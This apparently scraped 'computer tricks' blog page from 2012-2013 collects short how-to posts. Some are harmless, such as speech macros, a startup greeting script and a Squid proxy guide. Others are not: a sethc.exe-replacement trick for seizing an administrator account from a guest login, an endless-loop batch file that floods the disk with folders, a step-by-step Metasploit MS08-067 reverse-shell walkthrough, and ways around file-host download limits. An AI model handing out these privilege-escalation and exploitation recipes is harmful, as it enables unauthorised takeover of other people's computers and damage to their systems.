Showing posts with label COMPUTER TRICKS. Show all posts

Jun 22, 2013

→ HOW TO GET WINDOWS XP KEY FROM LIVE CD ITSELF-22 JUNE 2013


Hello Friends! I hope you all are very well. Today i am going to tell a useful trick to get Windows XP key from the boot able CD. some times Most of our reader having problem with the key of Windows and write the whole on the CD but i have solution for it. Actually the Key is already write or save in the setup and you can directly access it. Follow these simple steps carefully.
Steps:
*.Just explore the CD itself by going to My Computer than right clicking the CD and click Explore.
*.Now just find and open the folder named i386
*.Find the .TXT file in it named UNATTEND.TXT well it will look like simple Unattend no problem just open it with Notepad.
*.Scroll it till the last line appears Voila !!! you have the Product Key written right in front of you. Done!

Jun 19, 2013

→ HACK ADMIN PC FROM GUEST PC-19 JUNE 2013

Hello guys...!!
Many of u might be using computers with Guest accounts..may be because u don't have the Administrator password..!!
So.. here is an awesome trick to hack the Administrator password using the guest account..!!
There are basically 2 methods...!
You can use the one which is easier for u...!!

Error using 2nd method i.e. From my computer Manage option.

=> METHOD 1
1) Go to Cwindows/ ­system32.
2) Copy cmd.exe and paste it on desktop.
3) Rename cmd.exe to sethc.exe.
4) Copy the new sethc.exe to system 32,when windows asks for overwriting the file,then click yes.
5) Now Log out from your guest account and at the user select window,press shift key 5 times.
6) Instead of Sticky Key confirmation dialog,command prompt with full administrator priviliages will open.
7) Now type “ NET USER ADMINISTRATORzzz where zzz can be any password you like and press enter.
You will see “ The Command completed successfully and then exit the command prompt and login into administrator with your new password.
9) Bravo !! Now You have hacked admin through guest account.
=> METHOD 2
1. Right-click on the “My Computer” icon on the desktop OR in the Start Menu.
2. Select the option “Manage”.
3. On the left pane expand the “Computer Management (Local) tree (if it is not already expanded)
4. Double click “Local Users andGroups” option From “System Tools” tree.
5. Click the “Users” option.
6. Now you will see the list ofusers on the right side pane,such as Administrator, Guest etc.
7. Right click the “Administrator” and select the option “Set Password” option.
8. Now you will see a warning message, Click on proceed.
9. Now the system asks you for “New Password” and “Confirm Password” .
10. After entering the password click on “OK”. The password is changed. That’s It!..
That's it..!!!
You have successfully changed the Administrator password without knowing it..!

Apr 5, 2013

→ MAKE UNLIMITED FOLDERS IN SECONDS-5 APRIL 2013


1. Open notepad and type :


@echo off
:top
md %random%
goto top


@echo off makes it so that it appears to be a blank screen but actually its making hundreds of folder.
md %random% is command that creating folders with random names.
go to top – return to label :top, infinite loop
2. Save it as anyname.bat
3. Launch it.
=/♥ MehAr =/♥

Feb 25, 2013

→ SPEED UP YOUR INTERNET SPEED BY USING SQUID PROXY IN WINDOWS-25 FEBRUARY 2013

Its just a tut...how to run a squid proxy on windows either its 7 or xp...
So what is squid or a caching proxy in general? The squid website says

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more. Itreduces bandwidth and improves response times by caching and reusing frequently-requested web pages.
So why would you want to use it? From my experience, if you are in any ofthe following situations:
* You want your browsing to be snappy in general (helps on cable/ADSL too!)
* You are shaped and want better performance when browsing your frequently-visited sites
* You are about to get shaped and want to reduce your quota consumption
* You are on a flaky, high-latency or slow connection (e.g. laptop Wi-Fi, wireless broadband, dial-up)
While it is true that your web-browser most definitely has an internal cache, you'll likely get a noticeable improvement in perceived latency due to squid's DNS caching. On top of that, I find squid picks up 25% of traffic that my install of Firefox doesn't cache, misses or expires.
:: Downloading squid for Windows::
https://www.box.com/s/mwo90rhfbo3xm15qejis
{2MB}
Now its time to preparing squid...
First extract squid on c:/ so that so that all of the files appear under c:\squid (and not c:\squid\squid)
.
otherwise it will not work...anymore...
then open the cmd from the start menu..and if u r using win 7 then..u have to run the cmd in administrator..
after that navigate to c:\squid\sbin
in cmd ..that means u hav to wright as following in cmd..
cd /d c:\squid\sbin
then Run: squid -z
its shows like this...

then configure the firefox...or ur default browser to 127.0.0.1:3128

Now try to view a website. It should fail.
That's good, it just means there's nothing already running on squid's port, which is what we want. We can now get the proxy up and running in the next section
now its time to run the proxy....
With the prompt still open, run: squid -X

u hav now the fastest browsing with dns cache...
if u will wish to run the squid on windows start ...
Type again with the prompt still open, run: squid -i -n squid -O -D
=>
HERE ARE SOME PROOF::


Jan 2, 2013

→ MAKE YOUR COMPUTER TALK LIKE IRON MAN'S JARVIS-2 JANUARY 2013
You Must have Watched The Movie "IRON MAN" ," The Avengers " and Tony Stark's Talking Computer "jarvis" . Despite being busy, i saw the movie "iron" few months ago and since then I was thinking to make something like "Jarvis" The project development on "human computer interface" and"Gestural interface" has already been started by my side, which are capable of having feature like voice recognition,gestural interfaces. Someof those projects have been partially developed and working in desired manner , but few features and modules are yet toimplement and on their way of completion in very short span of time. So lets come to the body of this article.The reason of writing this postfor my readers is to share what I've achieved till yet in this journey of Artificial Intelligence . Here is one gift GIFT for my readers in the form of a PROJECT with the topic "how make your computer talk like Jarvis" . Jarvis is totally based on Artificial intelligence aka Artificial Brain.

Eventually, we can't such a huge artificial brain by using these following steps because of the simplicity and efficiency of this project. But I can make you assure that after this you make your computer talk, and this will be your first interestingly step in the world of Artificial intelligence. And later, you can go in more deeper as soon as you'll come to know its depth.So Lets start with your first step in this world with this example :
Example 1 :
Give a Name to your Computer Like "Jarvis" and when you'll say "Jarvis" it will reply "Hello sir" or "Hello Mr. (Your Name)".
or
You : Who are you??
Computer : I'm chitti The robo Speed, 1 terahertz, memory, one zettabyte
(Just Like Rajnikanth's Moive "robot", (Enthiran) in Tamil.)
Example 2 :
YOU: Good Morning Jarvis !
COMPUTER : Good Morning Mr. Stark ! how are you Today !
So, Little wondering how these things going to work out ? Here you can transform your wondering into reality. Follow these codes :
Example 1 :
Jarvis
Hello Mr. STark


Example 2 :
Good Morning Jarvis
Good Morning Sir. how are you today


Further, more you can use these lines of codes for Shutting down Computer :


Nuke it
Restarting Windows


To make it more intresting and realastic you need a bit knwoledge of VB.NET
here is one example


Time
Give methe Time
What is the time
Tell me the time
What time is it


now i have ms excel work then..

insert row above
{ALT}jla


insert row below
{ALT}jle


insert column before
{ALT}jll


insert column after
{ALT}jlr


merge cells
{ALT}jlm


split table
{ALT}jlq


delte row
delte rows
{ALT}jdr


deletecolumn
deletecolumns
{ALT}jdc


?show table properties
{ALT}jdo


?show?hide table gridlines
{ALT}jltg

Track chnages in Music

next change
{ALT}rh


acceptchange
{ALT}rac

To click

?mouseclick

if you need codes of any command leave comment below, and i will try to give you source codes.
How to Get Started ??
Things you need -
A microphone or internal Microphone
windows 7 and windows speech macros, download it from here
install it then make Macros to start work
Now open notepad and paste code in notepad.
For example
Jarvis
Hello Mr. STark


paste it and save as filename.WSRMac
.WSRMac extention is must for it,
then Goto your WSRMac file and click on
Now click on "import signing Cerificate" and automatically it will save a digital signature for it.


Now open Speech recognition

Now Give Your Instructions, you can minizmise to hide this window

Enjoy Talking to your Computer ! :D

Dec 12, 2012

→ METASPLOIT TUTORIAL - HACKING WINDOWS XP USING IP ADDRESS

Do you think it is possible to hack some one computer with just an ip address?!
The answer is yes, if you are using unpatched(vulnerable) OS. If you don't believe me, then read the full article.
In this article i am going to demonstrate how to hack a remote computer by exploiting the parsing flaw in the path canonicalization code of Net API32.dll through the Server Service ( CVE-2008-4250 )
Before we jump into the actual exploitation process, let me give more details about this Server Service Vulnerability.
Details about Server Service Vulnerability(MS08-067):
Microsoft Windows Server service provides support for sharing resources such as files and print services over the network.
The Server serviceis vulnerable to a remote code-execution vulnerability. The vulnerability is caused due to an error in netapi32.dll when processing directory traversal character sequences in path names. This can be exploited to corrupt stack memory by e.g. sending RPC requests containing specially crafted path names to the Server Service component. The 'NetprPathCanonicalize()' function in the 'netapi32.dll' file is affected.
A malicious request to vulnerable system results in complete compromise of vulnerable computers.
This vulnerability affects Windows XP, Windows 2000, Windows Server 2003, Windows Vista, and Windows Server 2008. But Attackers require authenticated access on Windows Vista and Server 2008 platforms to exploit this issue.
Exploiting the MS08-067 using Metasploit:
Requirements:

*. VirtualBox
*. Backtrack 5
*. Target OS(XP) Step 1:
Create Two Virtual Machine(VM) namely "Target" and "BT5". Install the XP inside Target VM and Backtrack inside BT5. Start the Two VMs.
If you don't know how to create virtual machines , then please read this VirtualBox Manual .
Step 2:
Find the IP address of Target
Open The command prompt in the Target machine(XP). Type " ipconfig " to find the IP address of the Target system.
Hackers use different method for finding the ip address of victim. For Eg., By sending link that will get the ip details or use Angry IP Scanner.
Step 3:
Information Gathering Now let us collect some information about the Target machine. For this purpose , we are going to use the nmap tool.
Open The Terminalin the BT5 machine(Backtrack) and type " nmap-O 192.168.56.12 ". Here 192.168.56.12 is IPaddress of Target machine. If you look at the result, you can find the list of open ports and OS version.

Step 4:
Metasploit,Now open the Terminal in the BT5 machine(Backtrack) and Type " msfconsole ".
The msfconsole is the most popular interface to the Metasploit Framework. It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the Metasploit Framework.
Let us use the Search command to find the exploit modules with the keyword netapi. Type " search netapi". Now you can see the list of modules match with the netapi.

We are going to exploit MS08-067 , so type " use exploit/windows/smb/ms08_067_netapi ".
Step 5:
Set Payload
As usual, let use the Reverse Tcp Payload for this exploit also. Type" set payload windows/meterpreter/reverse_tcp " in the msfconsole.
Step 6:
Options
Type " set LHOST 192.168.56.10 ". Here 192.168.56.10 is IPaddress of Backtrack machine. You can find the ip address by typing 'ifconfig' command in the Terminal.
Type " set RHOST 192.168.56.12 ". Here 192.168.56.12 is IP address of Target machine.

Step 7: Exploiting
Ok, it is time to exploit the vulnerability, type" exploit " in the console. If the exploit is successful, you can see the following result.

Now we can control the remote computer using the meterpreter. For example, typing "screenshot" will grab the screenshot of the victim system. Counter Measures:
Update your OS frequently.


Nov 29, 2012

→ FANTASTIC WAY TO DOWNLOAD TORRENTS WITH IDM (BETTER THAN TORRIFIC)

Fantastic way to download T0rr*nts in Normal HTTP downloads using IDM, Better Than T0rrific.
Here is proof


Yes you heard it right, Now you can download T0rr*nts using IDM with hell lot of good speed even without waiting anymore, After the end of T0rrific everyone was searching for alternate to T0rrific but no one could find better than T0rrific, Here I am telling you a method using which you can download T0rr*nts with a good speed using IDM, No Waiting, No Leeching etc
So here you go, Just follow these silly steps-
1. Visit the below given Link-
http://www.btloft.com

2. Then use Search option for searching the Required T0rr*nt, For example I searched for Internet Download Manager
http://www.btloft.com/search?query=internet+download+manager

3. I just found a good T0rr*nt there with good amount of Seeds, I choose that, Click on that little Image(Fr), It will Open a new TAB..
4. I find this URL in the next TAB

https://www.furk.net/dt/4b062b231ed16526


5. You will see the same window (Follow the Image and Copy Link Location of Download Tab)-

6. Open a New tab and Paste the Link there which you copied on above step (Don't Press Enter), It would look something like this-

You can see a lower case 'r' in that url before my cursor, Did you find that..??
Search for that in your URL, You will surely find that /r/
If you find that then It's Ok, Go to next step otherwise consult an ENT Specialist
7. Now Change the Lower case 'r' with an uppercase 'R', See the image and URL, I changed the lower case r withupper case R..
I hope you found the difference in both the URL's, You just need toi find lower case 'r' and replace it with upper case 'R'

8. Now Hit Enter (After replacing 'r' with 'R')
9. See the download has now started (Proof is that image)...
Note : If you get an Error that "Your Free Limit Is Over" Then just switch on your VPN/Proxy and you are now good to go ahead, It will work fine...
Was that so tough.....??
Plzz Comment guyzz, It took my 30 minutes to post this tutorial here, Say Tahnxx if you Like it and if it worked fine......

Nov 23, 2012

→ HOW TO MAKE YOUR PC SAY YOUR NAME AT START UP

1) Open up Notepad ( Start>Run>Notepad )
2) Paste the following code inside it:
Dim speaks, speech
speaks="Welcome to your PC Username"
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks

3) Change " Welcome to your PC Username " with anything suitable for you.
4) Click File>Save as ... and save it as welcome.vbs (important .vbs extension)
5) Now test it by double clicking the Welcome.vbsfile , it should say the text that you specified in step3 .
6) After testing it, let's put it in startup folder . Go to the Startup folder and Paste the file there :
If Windows XP Go to: C:\Documents and Settings\All Users\StartMenu\Programs\Startup
If Win 7/Vista Goto: 2 Steps Here
1).. Click Start\Control Panel\Click View By Small OR Large ICons Then\Folder Options\View\Show Hidden Files, Folders And Drives\Apply\OK
2).. C:\Users\UserName\AppData\Roaming\Microsoft\Window s\StartMenu\Programs\Startup
7) Done! After pasting the welcome.vbs filein the startup folder , you will here the text at the next Startup.
8) Now Again Click\Control Panel\Folder Options\View\Don't Show Hidden Files,FoldersAnd Drives\Apply\OK